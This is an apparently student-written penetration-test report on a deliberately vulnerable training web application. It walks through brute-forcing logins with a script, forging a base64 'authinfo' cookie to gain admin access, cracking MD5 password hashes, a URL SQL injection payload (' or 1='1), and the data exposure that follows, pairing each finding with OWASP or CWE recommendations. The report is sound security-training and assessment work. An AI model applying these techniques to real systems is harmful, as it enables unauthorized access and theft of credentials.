VulnWebApp (VWA)
Security Report

Code Revision: 1.0.0.0
Company: Acme Inc.
Report: VWA230720
Author: Oluwamayowa Olawumi
Date: 23-07-20

VWA Security Report

VWA Security Report

VWA230720## - Brute Force - Critical

Vulnerability Exploited: A2:2017-Broken Authentication

Severity: [Critical]

System: VWA Web Application.


Vulnerability Explanation:

Ability to perform brute force attack on the system.


Vulnerability Walk-thru:

1- Run a script

2- Get login credentials



```
root@4b3e2fec9363:/home/workspace# cd tools/
root@4b3e2fec9363:/home/workspace/tools# python bruteforce.py -U test-username.txt -P test-passwor
d.txt -d username=^USR^:password=^PWD^ -m POST -f "Login Failed" https://r1026361c1084570xjupyterl
ltj21rh6-3000.udacity-student-workspaces.com/login
[-] Login Failed! {'username': 'root', 'password': '123456'}
[-] Login Failed! {'username': 'root', 'password': 'password'}
[-] Login Failed! {'username': 'root', 'password': '12345678'}
[-] Login Failed! {'username': 'root', 'password': '1234'}
[-] Login Failed! {'username': 'root', 'password': '12345'}
[-] Login Failed! {'username': 'root', 'password': 'dragon'}
[-] Login Failed! {'username': 'root', 'password': 'qwerty'}
[-] Login Failed! {'username': 'root', 'password': 'asdf'}
[-] Login Failed! {'username': 'root', 'password': 'mustang'}
[-] Login Failed! {'username': 'root', 'password': 'letmein'}
[-] Login Failed! {'username': 'root', 'password': 'baseball'}
[-] Login Failed! {'username': 'root', 'password': 'master'}
[-] Login Failed! {'username': 'root', 'password': 'michael'}
[-] Login Failed! {'username': 'root', 'password': 'football'}
[-] Login Failed! {'username': 'root', 'password': 'shadow'}
[-] Login Failed! {'username': 'root', 'password': 'qazwsx'}
[-] Login Failed! {'username': 'root', 'password': 'monkey'}
[-] Login Failed! {'username': 'root', 'password': 'abc123'}
[-] Login Failed! {'username': 'root', 'password': '1234567890'}
```



```
[-] Login Failed! {'username': 'test', 'password': 'asdfasdf'}
[-] Login Failed! {'username': 'guest', 'password': '123456'}
[-] Login Failed! {'username': 'guest', 'password': 'password'}
[-] Login Failed! {'username': 'guest', 'password': '12345678'}
[-] Login Failed! {'username': 'guest', 'password': '1234'}
[-] Login Failed! {'username': 'guest', 'password': '12345'}
[-] Login Failed! {'username': 'guest', 'password': 'dragon'}
[-] Login Failed! {'username': 'guest', 'password': 'qwerty'}
[-] Login Failed! {'username': 'guest', 'password': 'asdf'}
[-] Login Failed! {'username': 'guest', 'password': 'mustang'}
[-] Login Failed! {'username': 'guest', 'password': 'letmein'}
[-] Login Failed! {'username': 'guest', 'password': 'baseball'}
[-] Login Failed! {'username': 'guest', 'password': 'master'}
[-] Login Failed! {'username': 'guest', 'password': 'michael'}
[-] Login Failed! {'username': 'guest', 'password': 'football'}
[-] Login Failed! {'username': 'guest', 'password': 'shadow'}
[-] Login Failed! {'username': 'guest', 'password': 'qazwsx'}
[-] Login Failed! {'username': 'guest', 'password': 'monkey'}
[-] Login Failed! {'username': 'guest', 'password': 'abc123'}
[-] Login Failed! {'username': 'guest', 'password': '1234567890'}
[-] Login Failed! {'username': 'guest', 'password': 'pass'}
[-] Login Failed! {'username': 'guest', 'password': 'computer'}
[-] Login Failed! {'username': 'guest', 'password': 'iwantu'}
[-] Login Failed! {'username': 'guest', 'password': 'jennifer'}
[-] Login Failed! {'username': 'guest', 'password': 'klaster'}
[-] Login Failed! {'username': 'guest', 'password': 'mypassword'}
[-] Login Failed! {'username': 'guest', 'password': 'hunter'}
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
root@48845b1dbe03:/home/workspace/tools#
```

Recommendations:

https://owasp.org/www-project-web-security-testing- guide/latest/4-Web_Application_Security_Testing/04- Authentication_Testing/README

VWA Security Report

VWA230720## - Weak encryption - High

Vulnerability Exploited: A3:2017-Sensitive Data Exposure

Severity: [High]

System: VWA Web Application


Vulnerability Explanation:

Using a weak encryption to encrypt cookies which is base64

Vulnerability Walk-thru:


1- Perform normal login

2- Open developer tools and go to cookies



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_trust	[illegible]	.udacity-student-workspaces.com	/	Mon, 20 Nov 2023 ...	9	false	true	None	Sun, 20 Nov 2022 11:21...
authinfo	Mjp1c2Vy	r1026361c1084570jupyter8j21rh6-3000.u...	/	Session	16	false	false	None	Sun, 20 Nov 2022 11:22...
sg_route	[illegible]	r1026361c1084570jupyter8j21rh6-3000.u...	/	Session	536	true	true	None	Sun, 20 Nov 2022 11:21...

3- Encrypt/Decrypt the cookie value with python script



```
root@b0e11c23a475:/home/workspace# cd tools/
root@b0e11c23a475:/home/workspace/tools# python performbase64.py 1:admin
MTphZG1pbg==
root@b0e11c23a475:/home/workspace/tools#
root@b0e11c23a475:/home/workspace/tools# python performbase64.py 2:user
Mjp1c2Vy
root@b0e11c23a475:/home/workspace/tools# 
```

Recommendations:

https://cwe.mitre.org/data/definitions/326.html

VWA Security Report

VWA230720## - Using MD5 - High Vulnerability Exploited: A3:2017-Sensitive Data Exposure

Severity: [High]

System: VWA Web Application **Vulnerability Explanation:**

Using an MD5 hash to hash what looks like a password or something valuable

Vulnerability Walk-thru:

1- Normal login


2- Escalate privileges to admin which is mentioned in this report

3- Navigate to customer

4- Open developer tools

5- Use debugging tool and got to the scripts in the bottom and add break point

6- View a customer’s data



Customer Info

Customer ID: 1

Username: paul

First Name: doe

Last Name: pdoe

```
}

function getCustomer(id){
    apiGET('customers/id/' + id, '', function (data) {
        $('#modal').modal('show');
        $('#customerID').val(data[0][0]);
        $('#customerUsername').val(data[0][1]);  data: Array [ (5) […] ]
        $('#customerFirstname').val(data[0][2]);
        $('#customerLastname').val(data[0][3]);
    });
```


```
getCustomer
  <this>: Window
  arguments: Arguments
  data: (1) […]
    0: (5) […]
      0: 1
      1: "paul"
      2: "doe"
      3: "pdoe"
      4:"d8578edf8458ce06fbc5bb76a58c5ca4"
      length: 5
      <prototype>: []
    length: 1
```

7- Use the jump button to jump one step until reaching the data.

8- Take the ‘5th’ element which look like a hashed data and copy it.

9- Use the tool hash-id to know which hash type is it.

10- Use the check hash to crack the hash.



```
root@5f4d1d28f33c:/home/workspace# cd tools/
root@5f4d1d28f33c:/home/workspace/tools# python hashid.py d8578edf8458ce06fbc5bb76a58c5ca4
Analyzing 'd8578edf8458ce06fbc5bb76a58c5ca4'
[+] MD5
This is a demo version of the hashid.py for this training, for the full version please visit https
://github.com/psypanda/hashID
root@5f4d1d28f33c:/home/workspace/tools# python checkhash.py -t md5 d8578edf8458ce06fbc5bb76a58c5c
a4
--------------------------------------------
Hased value passed =  d8578edf8458ce06fbc5bb76a58c5ca4
Hash type passed =  md5
Result =  qwerty
Actual Hash Type should be =  md5
--------------------------------------------
root@5f4d1d28f33c:/home/workspace/tools#
```

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

VWA Security Report

VWA221124## - Cookies Manipulation- HIGH

Vulnerability Exploited: A5:2017-Broken Access Control

Severity:[High]


System: VWA Web Application

Vulnerability Explanation:

The Cookies can be manipulated to elevate access rights

Vulnerability Walk-thru:

1- Perform normal login
2- Open developer tools via ‘f12’ and go to cookies tap
3- Perform base64 decoding of the cookie value which returns the user




Customers

SORRY BUT YOU ARE NOT AUTH TO VIEW THIS PAGE

Copyright © 2020 Test Company LLC. All rights reserved.


Name	Value	Domain
__trust	hi	.udacity-student-workspaces.
authInfo	Mjp1c2Vy	r1026361c1084570xjupyterlltj2
sg_route	spacegate-eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOi...	r1026361c1084570xjupyterlltj2

4- Encode '1:admin' via base64 to get the value to be replaced



```
root@0b9c52d04af4:/home/workspace# cd tools/
root@0b9c52d04af4:/home/workspace/tools# ls
bruteforce.py  checkhash.py  hashid.py  performbase64.py  requirements.txt  test-password.txt  test-username.txt
root@0b9c52d04af4:/home/workspace/tools# python performbase64.py 1:administrator
MTphZG1pbmlzdHJhdG9y
root@0b9c52d04af4:/home/workspace/tools# python performbase64.py -d spacegate-eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxMjM4NT
I1ODU1MiIsImlhdCI6MTY2ODk0MDczMywiZXhwIjoxNjY4OTgzOTMzLCJpcF9hZGRyZXNzIjoiMzUuMjIyLjQ4Ljc3Iiwic3Rhcl9pZCI6Imp1cHl0ZXJ
sYWItanN2ZXlpenoifQ.TRZDBEvKu1kkyFSCDteu6Y6nZ8rFXuvDExnBInP568J8SohHXSNbhhHfDaIR_pkpcYqVtOo8d6smIkRmNjEtDoG6AR5bja9Jr
AfTA8d-oQzK1C6FvKikONLnpoDMFVnWHPTivA19jXcGrW7nXoDHQXClQNUJ1QolJpfWlpVMG5YpnVJcHRtrpjJw2f31M0S1V5z89RvWk-WB7g4FE1n8WN
3G_tWT4XcfWao2B8ivR0h_1y08bxE8ibqSHdWxLFGXEjYT1Tfuwke8a4pa_pCl9iDNmKg_q5gSpsT0iOCzFEUOfzZtonmRCAyla_mZjireGDh3H7NISta
uYrYCfzQ3BQ
Traceback (most recent call last):
  File "performbase64.py", line 22, in <module>
    decode(args.string)
  File "performbase64.py", line 11, in decode
    message_bytes = base64.b64decode(base64_bytes)
  File "/opt/conda/lib/python3.6/base64.py", line 87, in b64decode
    return binascii.a2b_base64(s)
binascii.Error: Incorrect padding
root@0b9c52d04af4:/home/workspace/tools# python performbase64.py 1:admin
MTphZG1pbg==
root@0b9c52d04af4:/home/workspace/tools#
```

5- Place the result in cookie value to gain unauthorized access to 'users list' and 'customers list'



Users List

ID	First Name	Last Name	Username	Options
1	Super	User	administrator	View
2	John	Doe	guest	View

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
__trust	hi	.udacity-student-workspaces.com	/	Mon, 20 Nov 2023 ...	9	false	true	None	Sun, 20 Nov 2022 15:43:5...
authinfo	MTphZG1pbg==	r1026361c1084570xjupyterlltj21rh6-3000.udaci...	/	Session	20	false	false	None	Sun, 20 Nov 2022 15:43:1...
sg_route	spacegate-eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiIxMjM4N...	r1026361c1084570xjupyterlltj21rh6-3000.udaci...	/	Session	538	true	true	None	Sun, 20 Nov 2022 15:43:5...

Recommendations:

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/README

VWA Security Report

VWA230720## - Data Exposure - HIGH

Vulnerability Exploited: A6:2017-Security Misconfiguration

Severity:[High]


System: VWA Web Application

Vulnerability Explanation:

Attacker/user can access data that not authorized for them.

Vulnerability Walk-thru:

1- Normal login.
2- Navigate to customer tab
3- Add /id/ to the end of the URL



https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/

```
    0:  1
    1:  "paul"
    2:  "doe"
    3:  "pdoe"
▼ 1:
    0:  2
    1:  "jake"
    2:  "doe"
    3:  "jdoe"
▼ 2:
    0:  3
    1:  "dave"
    2:  "doe"
    3:  "ddoe"
▼ 3:
    0:  4
    1:  "mike"
    2:  "doe"
    3:  "mdoe"
▼ 4:
    0:  5
    1:  "nick"
    2:  "doe"
    3:  "ndoe"
```

No requests DOMContentLoaded: 691 ms load: 744 ms

Recommendations:

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/README

VWA Security Report

VWA221124## - SQLi - HIGH Vulnerability

Exploited: A1:2017-Injection

Severity:[High]


System: VWA Web Application

Vulnerability Explanation:


Ability to display the customers using sql injection in the URL

Vulnerability Walk-thru:

1- Login to the system
2- Escalate Privileges via cookies
3- Go to customers tab
4- Edit the URL and add ‘ or 1=’1 to the end of it



https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/8



https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/8' or 1='1

```
▼ 0:
    0:  1
    1:  "paul"
    2:  "doe"
    3:  "pdoe"
    4:  "d8578edf8458ce06fbc5bb76a58c5ca4"
▼ 1:
    0:  2
    1:  "jake"
    2:  "doe"
    3:  "jdoe"
    4:  "5f4dcc3b5aa765d61d8327deb882cf99"
▼ 2:
    0:  3
    1:  "dave"
    2:  "doe"
    3:  "ddoe"
    4:  "e807f1fcf82d132f9bb018ca6738a19f"
▼ 3:
    0:  4
    1:  "mike"
    2:  "doe"
    3:  "mdoe"
    4:  "8621ffdbc5698829397d97767ac13db3"
▼ 4:
    0:  5
    1:  "nick"
    2:  "doe"
    3:  "ndoe"
```

Recommendations:

https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html

VWA Security Report

VWA230720## - retrieving data - HIGH

Vulnerability Exploited: A6:2017-Security

Misconfiguration


Severity:[High]

System: VWA Web Application

Vulnerability Explanation:
Retrieving data that shouldn't be retrieved, such as password

Vulnerability Walk-thru:

1- Normal login
2- Escalate privileges
3- Go to customers and open developer tool and go to debugging 4- Set a breakpoint in script 'getcustomer'
5- View a customer



Customer Info

Paused on breakpoint

Customer ID	1
Username	paul
First Name	doe
Last Name	pdoe

Close

```
}

function getCustomer(id){
    apiGET('customers/id/' + id, '', function (data) {
        $('#modal').modal('show');
        $('#customerID').val(data[0][0]);
        $('#customerUsername').val(data[0][1]);  data: Array [ (5) [_] ]
        $('#customerFirstname').val(data[0][2]);
        $('#customerLastname').val(data[0][3]);
    });
```

Recommendations:

https://owasp.org/www-project-application-security-verification-standard/

VWA Security Report

VWA220720## - passwords leakage - HIGH

Vulnerability Exploited: A3:2017-Sensitive Data Exposure


Severity: [High]

System: VWA Web Application **Vulnerability Explanation:**

When performing SQLi in customers page, the customers data is retrieved with the password hashes as well.

Vulnerability Walk-thru:

1-After login and navigating to customers page, perform sqli injection and the password hashes will appear




https://r1026361c1084570xjupyterlltj21rh6-3000.udacity-student-workspaces.com/customers/id/8' or 1='1

```
▼ 0:
    0:   1
    1:   "paul"
    2:   "doe"
    3:   "pdoe"
    4:   "d8578edf8458ce06fbc5bb76a58c5ca4"
▼ 1:
    0:   2
    1:   "jake"
    2:   "doe"
    3:   "jdoe"
    4:   "5f4dcc3b5aa765d61d8327deb882cf99"
▼ 2:
    0:   3
    1:   "dave"
    2:   "doe"
    3:   "ddoe"
    4:   "e807f1fcf82d132f9bb018ca6738a19f"
▼ 3:
